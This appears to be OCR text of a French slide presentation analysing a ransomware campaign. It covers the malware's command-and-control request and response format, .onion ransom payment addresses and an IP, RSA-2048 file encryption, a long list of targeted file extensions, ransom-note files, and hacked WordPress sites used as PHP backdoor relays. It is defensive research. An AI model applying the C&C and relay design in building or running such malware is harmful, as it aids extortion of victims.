
Version de l'OS

Admin

COMMUNICATION AVEC LE C&C (2E REQUÊTE)

Requête: {7|crypt13|4FB5B06D293F2DD13810B2979DBA08E0|1}

- LE SERVEUR LUI :
  - EXTRAIT L'INFORMATION DE L'UTILISATEUR ET LE STOCKE POUR IDENTIFIER LA VICTIME
  - CRÉÉ UNE CLÉ PUBLIQUE/PRIVÉE EN UTILISANT OPENSSL
  - RENVOIE LA CLÉ PUBLIQUE DE LA VICTIME AINSI QUE L'URL DU SITE DE LA RANÇON :



COMMUNICATION AVEC LE C&C (2E REQUÊTE)


Réponse du C&C :

URL .onion pour payer la rançon

Identifiant unique pour le paiement

{176|**ayh2m57ruxjtwyd5.onion**|**1egeY33**|NL|
——**BEGIN PUBLIC KEY**——
MIIBIjANBgkqhkiG9w0BAQEFAAOC
AQ8AMIIBCgKCAQEAyY6b3Ea6NY
…..<Résultat omis>….
RrsgQIDAQABQEFAAOCAQ8
——**END PUBLIC KEY**——}


Clé publique pour l'encryption des fichiers



EXÉCUTION DU .EXE MALICIEUX
(SUITE)

- ON ENCRYPTE ! (RSA-2048)
- NE PEUT ÊTRE DÉCRYPTÉ QUE PAR LA CLÉ PRIVÉE CORRESPONDANTE
- CIBLE CERTAINES EXTENSIONS:


.sql, .mp4, .7z, .rar, .m4a, .wma, .avi, .wmv, .csv, .d3dbsp, .zip, .sie, .sum, .ibank, .t13, .t12, .qdf, .gdb, .tax, .pkpass, .bc6, .bc7, .bkp, .qic, .bkf, .sidn, .sidd, .mddata, .itl, .itdb, .icxs, .hvpl, .hplg, .hkdb, .mdbackup, .syncdb, .gho, .cas, .svg, .map, .wmo, .itm, .sb, .fos, .mov, .vdf, .ztmp, .sis, .sid, .ncf, .menu, .layout, .dmp, .blob, .esm, .vcf, .vtf, .dazip, .fpk, .mlx, .kf, .iwd, .vpk, .tor, .psk, .rim, .w3x, .fsh, .ntl, .arch00, .lvl, .snx, .cfr, .ff, .vpp_pc, .lrf, .m2, .mcmeta, .vfs0, .mpqge, .kdb, .db0, .dba, .rofl, .hkx, .bar, .upk, .das, .iwi, .litemod, .asset, .forge, .ltx, .bsa, .apk, .re4, .sav, .lbf, .slm, .bik, .epk, .rgss3a, .pak, .big, wallet, .wotreplay, .xxx, .desc, .py, .m3u, .flv, .js, .css, .rb, .png, .jpeg, .txt, .p7c, .p7b, .p12, .pfx, .pem, .crt, .cer, .der, .x3f, .srw, .pef, .ptx, .r3d, .rw2, .rwl, .raw, .raf, .orf, .nrw, .mrwref, .mef, .erf, .kdc, .dcr, .cr2, .crw, .bay, .sr2, .srf, .arw, .3fr, .dng, .jpe, .jpg, .cdr, .indd, .ai, .eps, .pdf, .pdd, .psd, .dbf, .mdf, .wb2, .rtf, .wpd, .dxg, .xf, .dwg, .pst, .accdb, .mdb, .pptm, .pptx, .ppt, .xlk, .xlsb, .xlsm, .xlsx, .xls, .wps, .docm, .docx, .doc, .odb, .odc, .odm, .odp, .ods, .odt




DEMANDE DE LA RANÇON

- GÉNÈRE LES FICHIERS:
  - DECRYPT_INSTRUCTION.HTML
  - DECRYPT_INSTRUCTION.TXT
  - HELP_DECRYPT.HTML
  - HELP_DECRYPT.PNG
  - HELP_DECRYPT.TXT
  - HELP_DECRYPT.URL

URL .onion pour payer la rançon





Decrypt service
95.128.182.84
US IT FR ES DE
Service to decrypt the files.
Your personal code not defined.
Please, enter your personal code.
Personal code:
I can not find a personal code
Note: Personal Code - you can find in HELP_DECRYPT.TXT file
Submit personal code

PAIEMENT DE LA RANÇON


- Peu de payeurs
- Offre la désencryption

http://6i3cb6owitcouepv.onion/Ltot9Y




ENQUÊTE SUR LES WORDPRESS

- NOUVEAUX ÉCHANTILLONS
- AUCUNE VULNÉRABILITÉ COMMUNE
- INFECTIONS SEMBLE TOUJOURS FAIRE PARTIE D'UN PLUGIN



ENQUÊTE SUR LES WORDPRESS

- PHP backdoor




LE FICHIER PHP

- DÉCRYPTE LE MESSAGE PROVENANT DE L'ORDINATEUR INFECTÉ AVEC LA CLÉ
- FAIT QUELQUES VALIDATIONS
- TRANSMET LE MESSAGE AU "MOTHER SHIP" (APRÈS RÉ-ENCRYPTION), AVEC UNE ADRESSE IP PRÉDÉFINIE

TRANSMISSION DES INFORMATIONS

- Utilité des WordPress:
  - Filtres
  - Relais
  - Protection



MODIFICATION DU FICHIER


- ENREGISTRER TOUTES LES REQUÊTES FAITES À CELUI-CI
  - IP, HEURE, ID MD5, …
- 1ER WORDPRESS: 29 HEURES DE DONNÉES
  - 40228 ENTRÉES
  - JUSQU'À SUSPENSION
- 2E WORDPRESS: 88 HEURES DE DONNÉES
  - 130146 ENTRÉES
  - BANDE PASSANTE EXCÉDÉE

DONNÉES COLLECTÉS

- APRÈS LA SUPPRESSION DES DOUBLONS:
  - 3546 ENTRÉES POUR LE 1ER WORDPRESS
  - 15068 ENTRÉES POUR LE 2E WORDPRESS


NOMBRES DE REQUÊTES


2e

